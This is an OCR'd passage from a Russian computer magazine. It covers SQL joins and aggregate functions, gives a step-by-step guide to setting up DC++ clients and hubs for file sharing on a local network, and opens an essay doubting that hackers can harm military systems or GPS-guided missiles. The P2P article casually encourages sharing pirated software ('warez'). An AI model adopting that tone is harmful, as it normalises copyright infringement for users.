orders.Product='Кукла'
```

Зачем Бублик купил себе куклу, история умалчивает. Зато документация по SQL гласит, что приведенный способ объединения таблиц отнюдь не единственный. То же самое, например, можно выполнить с помощью команды JOIN:

```
SELECT
customers.FirstName,customers.LastName,orders.Product
FROM customers INNER JOIN orders ON
orders.customer=customers.ID
```

СПЕЦИАЛЬНЫЕ ФУНКЦИИ

AVG(<поле>) возвращает среднее значение всех выбранных значений <поля>.

COUNT(<поле>) возвращает количество ненулевых элементов <поля>.

COUNT(*) возвращает количество выбранных элементов <поля>.

MAX(<поле>) возвращает максимальное из всех выбранных значений значение <поля>.

MIN(<поле>) возвращает минимальное из всех выбранных значений значение <поля>.

SUM(<поле>) возвращает сумму всех выбранных значений <поля>.

Причем этот вариант даже предпочтительнее. Во-первых, он интуитивно понятнее и сразу же указывает на слияние таблиц. Ну а во-вторых, команда JOIN предлагает более широкие возможности. Слово INNER, которое ты, возможно, даже не заметил, указывает, что с обеих таблиц должны быть возвращены только те записи, которые поставлены между собой в соответствие. Если бы на его месте стояло слово LEFT, то результат запроса был бы иным. LEFT JOIN (ну или RIGHT JOIN) возвращает все строки первой (левой) таблицы, даже если часть или все из них не имеют связи со второй (правой) таблицей. За счет возможной несогласованности полученная таблица может содержать некоторое количество пустых ячеек.

Помимо всего прочего, язык SQL поддерживает еще и банальное объединение таблиц. Так, используя команду UNION, можно к результату одного запроса присоединить результат другого, получив тем самым одну большую таблицу. Естественно, возвращаемые столбцы должны обязательно иметь один и тот же тип данных. В этом, собственно, и заключается вся специфика использования данной конструкции. В общем виде ее синтаксис выглядит следующим образом:

```
<SQL-запрос 1> UNION <SQL-запрос 2>.
```

НЕ ЗАПРОСОМ ЕДИНЫМ

SQL со временем преобразовался. Сейчас это больше чем язык запросов. С его помощью можно создавать таблицы, добавлять в них новые и удалять устаревшие данные. Вручную, правда, делать это довольно геморройно, поэтому я предпочитаю использовать сторонние средства. Но если ты всерьез заинтересовался такими возможностями SQL, то тебе сам Бог велел посетить сайты, ссылки на которые я привел в боковых сносках. А еще лучше приобрести соответствующую литературу.



B!rd Feathery (bird@feathery.ru)

ДОМАШНЕЕ ОСЛОВОДСТВО

Твой домашний комп подключен к локальной сети? Принимай мои поздравления! Сетка большая, в ней есть куча игровых и FTP-серверов? Везунчик, я тебе завидую! А P2P-сетка, детище бурного развития интернета, у тебя есть? Нет? А вот это совсем не здорово. Чем хороши пиринговые сети и как взять их на вооружение, я расскажу в этой статье.


ПОДНИМАЕМ ПИРИНГОВУЮ СЕТЬ В ЛОКАЛКЕ

ПРОЦЕСС ПОШЕЛ


Мой провайдер предоставляет безлимитный доступ к довольно крупной локальной сети, объединяющей несколько подмосковных городов. Многие участники сетки держат свои внутренние FTP- и WWW-серверы. Есть даже несколько серваков, которые периодически индексируют наши FTP и позволяют искать на них файлы. Но поскольку FTP работают на обычных домашних машинах, их содержимое часто меняется, да и мало кто хочет постоянно держать в онлайне свою тачку. Результаты, выдаваемые поисковиком, зачастую не соответствуют действительности. Приходится заходить по очереди на несколько серваков (порой отказывающихся тебя пускать, потому что превышен лимит пользователей), пока наконец не найдешь интересующие тебя вещи. Недавно два моих соседа по локалке организовали пиринговую файлообменную сеть, которая поначалу вызвала жуткое недовольство администрации (возможно, побоявшейся роста трафика), а затем приобрела множество поклонников и продолжает расширяться. Ежедневно в моей локалке расшарено до 7 ТЕРАБАЙТ информации. На каких FTP-серверах ты найдешь столько? :)

ЧЕМ ХОРОША P2P-СЕТЬ?

Названия eDonkey, eMule, Shareaza, Kazaa не слышал, пожалуй, лишь совсем далекий от интернета человек. Технология P2P (Peer-To-Peer, равный к равному) представляет собой один или несколько серверов, называемых хабами, к которым подключаются клиентские программы пользователей сети. Каждый клиент может открыть доступ к некоторым своим файлам, например к своей коллекции музыки. Клиентская программа создает и периодически обновляет список файлов и каталогов, открытых другим участникам сети для доступа (разумеется, только на чтение), их имена, размер, структуру каталогов и специальную строку, формируемую на основании содержимого файла, которая называется хэшем. Хэш нужен для того, чтобы отличать файлы с одинаковыми именами и размером, но с разным содержимым. Подключившись к серверу, клиент может пообщаться с другими пользователями в чате (фактически получается подобие IRC), обсудить новинки, появившиеся в сети, и рассказать, что нового он сам может предложить другим. Кроме этого, очень хорошо развит механизм поиска. Юзер имеет возможность искать интересующие его файлы, передавая запрос серверу. Тот, в свою очередь, ретранслирует этот запрос каждому из клиентов. Если файлы, удовлетворяющие запросу, найдены, между клиентами устанавливается прямое соединение, и обмен файлами происходит уже без участия сервера. Несмотря на то что предпочтения у всех разные, многие вещи (например новые популярные фильмы, музыка и софт) быстро распространяются по сети и выкладываются несколькими пользователями сразу. Это дает возможность клиенту автоматически выбрать наименее загруженного в данный момент пользователя (или пользователей) и скачивать файлы в несколько потоков у юзеров с самыми быстрыми каналами. Нестрашно даже, если кто-то



Подсвеченная закладка говорит о том, что на сервере произошло что-то, возможно, заслуживающее твоего внимания



Что одному дистрибутивы, другому - варез. Редактируем список шар в DCC++

из участников сети выключит комп и отвалится спать - закачка будет автоматически продолжена с зеркал. Потому, кстати, имеет смысл каждому сразу расшаривать те папки, в которые происходит закачка. В случае же с FTP (они ведь тоже могут отключиться в самый неподходящий момент), очевидно, придется самому искать другой сервер. Еще одно преимущество этой технологии в том, что не нужно хранить длинный список фтп-серверов. Адреса одного-единственного хаба достаточно, чтобы иметь доступ сразу ко всем участникам P2P. Заинтересовался? Тогда читай дальше.


Я начал знакомство с нашей файлообменной сетью с установки клиентской части, поэтому и тебя сначала познакомлю с ее возможностями, а потом расскажу, как поставить и настроить хаб.

КЛИЕНТ КЛИЕНТУ - ДРУГ, ТОВАРИЩ И СЕРВЕР

И клиенты, и серверные программы в подавляющем большинстве бесплатны и распространяются вместе с исходным кодом. Я использовал клиент под названием DC++ (Direct Connect). На сайте dcplusplus.sourceforge.net прямо на первой странице ты найдешь ссылку на дистрибутив. Когда я писал эти строки, последней версией была 0.6.6.8. Можно скачать установщик, но лучше взять ZIP-архив с бинарниками. Его достаточно распаковать в удобный для тебя каталог и сразу начать пользоваться. Распакованный, он занимает на диске около 11 Мб.

Запускаем единственный EXE-файл из каталога и сразу идем в меню File -> Settings. На странице General прописываем свой ник (попроси оператора хаба зарегистрировать твой ник, чтобы никто не смог его использовать в твое отсутствие) и прочую персональную информацию. Она не влияет на скорость закачек, а служит только для того, чтобы информировать других о твоих возможностях. Настройки, скорее всего, тебе менять не придется (оставляй Active, в полях IP и Port ничего не прописывай), но их назначение поясню. Активный режим предполагает, что твой компьютер может как инициировать соединения, так и принимать входящие. В редких случаях может понадобиться ввести в поле IP внешний адрес твоего роутера и настроить на нем так называемый порт-маппинг. Такая ситуация маловероятна в локальной сети, и если тебе не повезло, то придется уделить некоторое внимание документации (она лежит в том же каталоге, что и сама программа). Если тебе не повезло еще больше и твоя машина вообще не может принимать входящие соединения (к примеру, твой сегмент сети оказался за злым NAT-сервером), тогда придется выбрать пассивный режим. В этом случае ты сможешь соединяться только с пользователями в активном режиме и будешь больше ограничен в возможностях поиска. Кроме того, такой режим сильнее нагружает сервер. Клиентская программа поддерживает соединение через SOCKS5-прокси. Для этого существует третий тип соединения.

Страница Downloads позволяет настроить каталоги, в которые будут помещаться полученные тобой и частично скачанные файлы, а также ограничить скорость закачки.


Динозаврик успешно законнектился к локальному MySQL-серверу


Далее. Sharing. Одна из самых важных настроек. Здесь нужно указать, какой контент ты предложишь другим пользователям. Нужно чем-то делиться с другими, нехорошо быть нахлебником. Даже если тебе нечего предложить, открой доступ к каталогу, куда ты сам будешь скачивать. Этим ты поспособствуешь быстрому распространению в сети новых файлов. Согласись, нездорово, когда, к примеру, один и тот же фильм десятки раз скачивают у одного человека. Раз в час клиент сканирует твои расшаренные папки, чтобы учесть изменения, которые в них произошли.

Теперь идем на страничку Appearance. Советую поставить галки «Minimize to Tray» (освободи себе место в панели задач), «Confirm Application Exit», чтобы не было обидно, если вместо сворачивания окна случайно щелкнешь на крестик, и «Set Hub/PM Tab Bold When Contents Change» - это поможет тебе быть в курсе событий в P2P-сети. В поле «Language File» можно указать путь в файлу русификации. Он доступен в интернете по адресу http://sourceforge.net/tracker/index.php?func=detail&aid=1089979&group_id=40287&atid=460289 (интересно, сколько людей наберут ЭТО руками :) – прим.Dr).


Еще хорошо бы заглянуть на страницу Advanced. Обрати внимание на опции «Automatically Search for Alternative Download Locations», чтобы программа автоматически искала других пользователей, у которых также расшарен файл, который ты скачиваешь, и в случае недоступности одного пользователя файл скачивался у других юзеров. «Keep Duplicate Files in Your File




В настоящее время суровые руки правосудия еще не успели дотянуться до домашних хранилищ вареза и музыки. Но помни, что за распространение вредоносного софта и всякой другой гадости уже можно запросто словить люлей. Хотя бы даже от соседей по локалке.



На нашем диске ты найдешь полные версии программ, описанных в этой статье. SDCH, DCH, YnHub, DC++.


Основное окно DC++. Чат, список юзеров и текущие закачки





Большому серверу - подробная статистика. Успели даже кого-то забанить. Исключительно для теста :)

List» не даст тебе сливать один и тот же файл несколько раз подряд, если вдруг ты забудешь, что файл уже скачивался. Если ты прислушался к моему совету и расшарил каталог со своими закачками, галка «Add Finished Files to Share Instantly» заставит клиент сразу добавлять скачанный файл в список доступных, чтобы не откладывать этого до нового скана папок. Функция «Don't download files already in share» полезна очень жадным товарищам вроде меня, которые любят скачивать то, что у них и так уже есть.

Теперь осталось только добавить хабы в список. Как создать свой хаб, я расскажу дальше, а сейчас посмотрим, какие возможности предлагает клиентская программа. Итак, выбираем View -> Favorite Hubs. Добавляем хаб в формате <ip-адрес>:<порт> и нажимаем «Connect». Можно одновременно подключаться к нескольким не связанным друг с другом хабам.

СМОТРИ В ОКНА

После соединения с сервером перед тобой открывается главное окно. Оно разделено на три основные части. Слева окошко с чатом - основным средством общения пользователей сети. Справа список пользователей, при чем для каждого юзера указан общий объем расшаренных файлов, их описание и тэг - строка формата <++ V:x,M:x,H:x/y/z,S:x[,O:x]>. И наконец, снизу будет список текущих закачек.

О НИКАХ И ЭТИКЕТЕ

Есть мнение, что частая смена ника - признак дурного тона, потому что при возобновлении прерванной закачки поиск источника осуществляется прежде всего по нику. Не все помнят про поиск по TTH и автоматический поиск зеркал. Ну и понятно, прежде чем спрашивать у народа тот или иной файл, стоит сначала его поискать :).

Интерфейс программы интуитивно понятен, поэтому детально описывать его не имеет смысла. Но про некоторые особенности программы рассказать стоит. Первый пункт контекстного меню пользователя - «Get file list» - позволяет посмотреть полный список выложенных им файлов. Этот список, как я уже говорил, автоматически обновляется программой-клиентом один раз в час. Он хранится в формате XML, файл называется в соответствии с ником пользователя и заархивирован в zip. Все принятые за текущую сессию списки можно увидеть, выбрав File -> Open file list. Свой собственный список лежит в каталоге, в котором установлена (распакована) программа, и называется он files.xml.bz2.

Разумеется, главное предназначение клиентского софта в том, чтобы искать и скачивать нужные файлы. Действительно, функция поиска в нем реализована достойно. Поиску посвящены аж три окна. Обычный поиск позволяет делать запросы по имени файла или его части и имеет дополнительные критерии - размер и тип файла. Можно производить поиск только по определенным хабам, а также запретить отфильтровывать результаты, оставив только юзеров со свободными слотами. В выпадающем списке типов файлов есть специальный пункт - поиск по TTH. Tiger Tree Root Hash есть не что иное, как хэш-функция от содержимого файла, записанная в кодировке Base32. Этот самый TTH встречается в программе на каждом шагу и играет важную роль, позволяя с очень большой вероятностью (считай, что 100%) искать точные копии файлов.

Второе окно, связанное с поиском, позволяет настроить ADL-Serach (Automatic Directory Listing). Когда ты скачиваешь листинг файлов очередного пользователя, твой клиент будет автоматически искать в них (а если захочешь, то и скачивать) интересующие тебя вещи.

Search-Spy - третье окно, связанное с поиском. В нем идет постоянный лог поисковых запросов, которые приходят твоему клиенту от других юзеров. Подавляющая часть - те самые пресловутые TTH-запросы, автоматически генерируемые другими клиентами, чтобы определить наличие альтернативных источников. Иногда среди них проскакивают обычные текстовые строки, которые соответствуют поисковым запросам, вводимым пользователями. Если не знаешь, что бы такое себе скачать, а наличие халявы не дает покоя, можно посмотреть, что ныне популярно у других юзеров, и слить это себе тоже на всякий случай :).

Теперь, когда ты познакомился с клиентом, осталась самая малость - подключиться к хабу.

Основатели P2P в нашей локалке посоветовали мне на пробу три разных программы-сервера. Все три свободно распространяются и хорошо совместимы друг с другом и клиентами.

DIRECT CONNECT HUB. ПРОЩЕ НЕ ПРИДУМАЕШЬ

Был самым первым из предложенных. Захожу на www.neo-modus.com, смотрю на страничку Downloads. Можно скачать две версии - 1.0 и 2.0. Относительно последней написано, что требуется NT/2k/XP. Ее я и скачал. Чуть больше 800 Кб. На мой взгляд, это самый простой хаб, оснащенный минимальным количеством наворотов. Устанавливается мгновенно: собственно, сам хаб, висящий в фоновом режиме, и интуитивно понятная панелька администрирования. Состоит из семи закладок.

Network. Название, описание, адрес и порт, на котором слушать, лимит пользователей, адрес и порт, куда перенаправлять, если этот лимит превышен, и кнопки «Пуск/Остановка сервера». Вписал - нажал - готово.


Messages. Приветственное сообщение тем, кто заходит на хаб (можно отправлять в общем окне или приватно), и мессага с извинениями для тех, кому на хабе не хватило места. Забегая вперед, отмечу, что эти сообщения, написанные по-русски, будут отображены русским шрифтом. Ну разумеется, каким же еще, спросишь ты. И я буду вынужден тебя огорчить. Как выяснилось, в двух других серверах попытка написать русскими буквами то же приветствие приводит к появлению в окошке кракозябров, так как шрифт не поддерживает русскую кодовую страницу. Не бог весть какая проблема, тем более что в клиентских программах все равно эти сообщения видны по-русски, но определенный дискомфорт это создает. Так что как минимум за поддержку юникода DCH достоин уважения.

Log. Или я чего-то не понял, или сервер считает, что в логе нужно отражать события только из ряда вон выходящие. В общем, пока тестировал, ни одной строчки в этом окошке так и не появилось.

Registered Users. Пользователи, зарегистрированные на хабе. Ник, пароль. Избранным даем статус оператора.

Protection. Ограничение пропускной способности хаба, автозапуск.

Users. Вероятно, здесь должны показывать-



DCH лишен наворотов, зато прекрасно говорит по-русски



www.neo-modus.com - домашняя страница DCH. Не только и не столько про хаб, сколько про клиентскую программу с одноименным названием.

www.dcdev.net - добро пожаловать к гости к динозавру. YnHub, файлы локализации (увы, русского пока нет) и форум, посвященный этому хабу.

http://sourceforge.net/projects/shadowdc - проект SDCH на знаменитом портале открытого программного обеспечения.

http://shadowdc.sourceforge.net - а если написать этот адрес, попадешь на форум SDCH.

www.dslreports.com/faq/dc - объемный FAQ, посвященный Direct Connect. В нем можно найти решение многих проблем, связанных с установкой, использованием и расширением программного обеспечения (в том числе скриптинг), а также большой список клиентского и серверного софта под различные платформы.

http://dcplusplus.sourceforge.net - описанный в статье клиент DC++ можно скачать здесь.



Страничка статистики SDCH. Виден диалог сервера с клиентами и список тех, кто сейчас на сервере

ся пользователи, сидящие на хабе, но у меня это окошко тоже все время оставалось пустым.

Statisctics. Статистика самая простая. Пользователи, объем доступных ресурсов, потребляемая память и процессорное время.

Итог: идеально, чтобы поднять хаб за пять секунд. Единственный недостаток в том, что я не смог найти, как спрятать панельку в трей (юзай WinHide, валенок! – Прим. Бублика). Зато ее можно просто закрыть и снова запустить - хаб останется в рабочем состоянии.

КАКУЮ ИНФОРМАЦИЮ НЕСЕТ ТЭГ <++ V:X,M:X,H:X/Y/Z,S:X[,O:X]>?

Буква «V» обозначает версию клиентской программы. «M» говорит о режиме подключения (A - активный, иконка пользователя будет зеленого цвета; P - пассивный, иконка красная; 5 - товарищ сидит за прокси). «H:x/y/z» несет информацию о хабах (x - на скольких хабах сидит юзер, y - на скольких он зарегистрирован, z - на скольких он имеет статус оператора). Если ты подсоединен к одному хабу и видишь пользователей, у которых первая цифра больше единицы, стоит спросить у них, какие хабы они используют. «S» обозначает количество открытых пользователем слотов (slot). Определение слота я в документации не нашел, но судя по моему опыту работы с сетью, количество слотов равно максимальному числу одновременных скачиваний с пользователя. Если все слоты заняты, придется ждать, пока кто-нибудь не отвалится. Либо попросить юзера дать тебе extraslot, то есть предоставить доступ к своим файлам независимо от остальных. Наличие буквы «O» в тэге говорит о том, что пользователь открыл один или несколько дополнительных слотов.

YNHUB. ДИНОХАБ - ЗЕЛЕНЫЙ МОНСТР

Зеленый динозаврик - символ второго рассмотренного мной хаба. Ошарашил воистину гигантским количеством опций и настроек. Одних только редиректов можно поставить аж на 12 различных условий. От принадлежности IP клиента, режима пользователя и объема выложенных на общий доступ файлов до количества слотов. Очень подробно можно сконфигурировать и другие параметры. Уведомление пользователей, текстовые команды, настройки безопасности, ограничение параметров пользовательского клиента (длины ников, строчек информации, запросов поиска и допустимых в них символов) и многое другое. Баны по никам, IP, клиентским программам. Можно создавать много различных комнат в чате, каждой из них назначить свое приветствие и подробно настраивать права пользователей, относящихся к различным профилям. Таких профилей шесть: хозяин хаба, суперпользователь, оператор, VIP-клиент, просто зарегистрированный и обычный пользователь. Для каждого профиля есть безумное количество (более 100) различных параметров. Статистику можно хранить в базе MySQL. Такой хаб, несомненно, ориентирован на глобальные сети и мощное железо. Или на маньяков, любителей кастомайзить-преференсить. Для локальной сети он слишком сложен. Объем – 1,3 Мб.

SHADOW DIRECT CONNECT HUB. ЗОЛОТАЯ СЕРЕДИНА

Установочная программа занимает 1,7 Мб. По отзывам некоторых администраторов хабов в нашей сети эта программа наиболее стабильна. Интерфейс панели администратора (она же сервер) прост, но из-за того что авторы одели его в своеобразный скин, иногда чуть-чуть подглючивает прорисовка некоторых элементов. Впрочем, не критично. Кроме стандартных для любого хаба настроек (описание, порт, адрес, лимит по количеству пользователей, адрес для редиректа), основное меню позволяет настроить шесть условий перенаправления пользователей, в большинстве связанных с заполненностью хаба.

Закладка Security содержит список зарегистрированных пользователей (можно назначить каждому 10 уровней доступа), бан-листы по никам и IP, а также настройки защиты от флуда и подбора паролей методом перебора.

Interactions – «Взаимодействия» - дает возможность посылать массовые сообщения пользователям, блокировать/перенаправлять тех, кто не удовлетворяет критериям (минимум и максимум размера шар, количество слотов, тэги), редактировать список команд (бан/анбан, инфо, IP и прочее) и права различных категорий пользователей эти команды исполнять. Кроме этого, есть список сообщений, выдаваемых юзеру при невозможности подключения к хабу (при несоответствии критериям), с возможностью их редактирования. Еще раз повторю, здесь, как и в YnHub, поддержка русского языка реализована криво. В крайнем случае можно набить строчку в блокноте, а затем скопировать-вставить.

Страничка Advanced регулирует параметры загрузки и завершения программы, позволяет поставить ограничение на минимальную длину поискового запроса и максимальную длину сообщения в чате.

Если возможностей сервера оказалось недостаточно, можно расширить его функциональность с помощью скриптов (и в этом смысле SDCH не уникален). На закладке Scripts можно установить максимальное время исполнения скрипта и вызвать встроенный редактор. Скриптам посвящен раздел форума на официальном сайте программы (http://shadowdc.sourceforge.net/forums), а краткая документация идет в комплекте дистрибутива.

Наконец, на странице Status можно посмотреть логи соединений сервера с клиентами, список текущих пользователей хаба, а также текущие и пиковые значения количества пользователей, операторов хаба и общего объема shared-ресурсов.

НАСТРОЙ СВОЙ ФАЙРВОЛ

Не забудь только прописать в файрволе правила, чтобы оградить и клиентскую, и серверную программы от доступа в инет. Вряд ли тебе понравится, если провайдер выставит тебе счет за то, что ночью пара сотен иностранцев по стомегабитке успели у тебя слить фильм на DVD. Достаточно прописать всего два правила: разрешить полный доступ на локальные адреса (в моем случае это 192.168.*.*) и запретить все остальные соединения.

В ЗАКЛЮЧЕНИЕ

Как видишь, иметь свою домашнюю пиринговую сеть не только полезно, но и предельно просто. И клиентов, и серверов много, как говорил Маяковский, выбирай на вкус! Большое спасибо ребятам с никами KA6AH, pankovpv, GQ и всем, кто помогал мне тестировать хабы. Желаю им и тебе вареза без вирусов и стабильного коннекта.



Слава Аксимов aka ANSI (ansi@infos.ru)

С вилами на «Томагавк»

Существует красивый миф о том, что крутой хакер может угнать военный спутник, а настоящий патриот рогатиной завалить танк. Желающих насолить Пентагону становится все больше. Каковы шансы в одиночку противостоять современным военным технологиям? Правда ли, что самый великий в мире хакер не Кевин Митник, а простой питерский профессор?

Партизанская война против оружия Пентагона

В сверхмогущество хакеров многие охотно верят. Способствуют этому не только голливудские боевики, но даже деловая пресса. В феврале 1999-го английская газета Sunday Business сообщила, что хакерам удалось изменить орбиту очень важного британского военного спутника. Они требовали денег за передачу управления спутником обратно военным.

Во все времена ломать компьютерные системы Пентагона и NASA было для хакеров предметом особой крутизны. Считалось, что все эти штуки защищены по-военному, поэтому не каждому по зубам.

Между тем бесчисленные сообщения о проникновениях в секретные базы данных и явная утка с угоном спутника имеют много общего. Ни то, ни другое просто невозможно, так как по-настоящему секретные коммуникации и тем более системы управления никак не пересекаются с общедоступными каналами типа интернета или телефонных сетей. Военные уже устали это повторять.

Да, военные ведомства и спецслужбы все больше и больше представлены в глобальной Сети. Однако не надейся, что, получив доступ к сайту британской «МИ-6», ты доберешься до списков внешней резидентуры. Максимум, на что можно рассчитывать, это памятка с грифом «Для служебного пользования» с личного компьютера одного чайника на военной базе. Именно так было и в 1989-м, когда парни из Chaos Computer Club продали КГБ «драгоценную информацию» из правительственных компьютеров США, и в 2002-м, когда спецы из ForensicTec Solutions поперли у генералов личную переписку и списки страховых свидетельств новобранцев. Как правило, «военные тайны», похищаемые хакерами, - это не результат слабой защиты, а закономерное следствие разгильдяйства сотрудников. Для национальной безопасности это вряд ли смертельно и даже не очень ощутимо. Хотя Пентагон вполне серьезно готовится к так называемой «кибервойне», сильно навредить ему через интернет не получится. DoS-атаки не остановят войска, как не сделают этого пацифистские дефейсы или кража «чувствительной» информации.

Война и мир

Если в киберпространстве враг не то чтобы сильно защищен, а по-хорошему не представлен, остается обратить взгляд непосредственно на поле боя. Похоже, и здесь борцов с агрессором ждут те же грабли - иллюзия уязвимости сращивания военных и гражданских систем. «Раскурочим рельсы - ни электричка не пройдет, ни бронепоезд». Объектом особого внимания последнее время является спутниковая навигационная система NavStar-GPS, которую Пентагон в свое время разрешил использовать всем подряд - от военных в других государствах до геологов и рыбаков. Разнесенные по орбите спутники излучают сигналы, сравнивая которые, GPS-приемник может вычислить свое местоположение в любой точке Земли с точностью до десятка метров. Как только технология позволила создавать малогабаритные приемники с вычислителями, GPS нашла свое применение повсеместно. Сейчас эту модную штучку встраивают во все, что шевелится, - катера, автомобили, бытовые приборы, инвалидные коляски, браслеты для больных и ошейники домашних животных...

Известно, что в марте 2003 года, в самом начале иракской кампании, у всех журналистов, сопровождавших подразделения войск коалиции, были конфискованы сотовые телефоны, снабженные приемниками GPS. Точнее, изъяты были только те телефоны, которые обслуживались одной из арабских телекоммуникационных компаний. Военные заподозрили, что в сигнал таких телефонов

ВЫСТРЕЛИЛ И ЗАБЫЛ

Вся прелесть крылатых ракет в том, что они полностью автономны. Ориентируются ракеты, сравнивая картинку рельефа местности, получаемую от собственного локатора и высотомера, с картами, заложенными в памяти. Это прекрасно проиллюстрировано в фильме, где Стивен Сигал шинкует злодеев на крейсере «Миссури».

Весьма вероятно, что режим наведения по координатам GPS все же имеется в «томагавках» блока 3, ориентированных на морские цели или целиком морские маршруты. В море, как известно, рельеф местности большим разнообразием не отличается. Но даже в ракетах версии 1994 года GPS играет не основную функцию.

Вспомогательные функции приемника глобальной радионавигационной системы в «томагавке» блока 3 следующие:

- повышение достоверности и дополнительный контроль координат;

- координация действий с другими ракетами и самолетами.

Обе задачи не принципиальны. Ракета выполнит свою миссию и без них, если система GPS вдруг откажет или не будет работать изначально. Даже с новым дополнительным приемником GPS ракета в базовом боевом применении сохраняет автономность. Она летит на высокой скорости с огибанием рельефа на предельно малой высоте (около 20 м). В «томагавке» все сделано так, чтобы ракету было крайне сложно обнаружить и уничтожить.

может добавляться служебная информация от GPS о точном местонахождении владельца, а следовательно - об оперативных перемещениях войск.

Еще раньше появилась информация о том, что Пентагон начал оснащать средствами GPS не только пехоту и авиацию, но и бомбы, и ракеты.

Благодаря прессе, ситуация вокруг GPS стала обрастать такой ботвой из слухов и фантазий, что барон Мюнхгаузен просто отдыхает. Так, руководитель одного из наших радиотехнических НИИ в интервью ИТАР-ТАСС договорился до того, что объяснил сбои в работе системы GPS резким увеличением числа пользователей с началом боевых действий в Ираке. В отличие от, например, сотовой связи, приемники GPS полностью пассивны, то есть никакой обратной связи с обслуживающей системой (спутниками) не имеют. С таким же успехом можно было бы объяснять сбои на телецентре увеличивающимся количеством включенных телевизоров, когда начиналась «Масяня».

ПРОФЕССОР-ХАКЕР

В промежутке между югославской и второй иракской кампаниями - году эдак в 2002-м - широкой общественности стал известен главный гений, можно сказать, вождь и отец последних партизан века хай-тек. В его изобретения безоговорочно верят серьезные печатные издания, он шантажирует целые правительства и оценивает свой ущерб Пентагону в таких масштабах, что все хакеры планеты вместе взятые по сравнению с ним - просто дети малые...

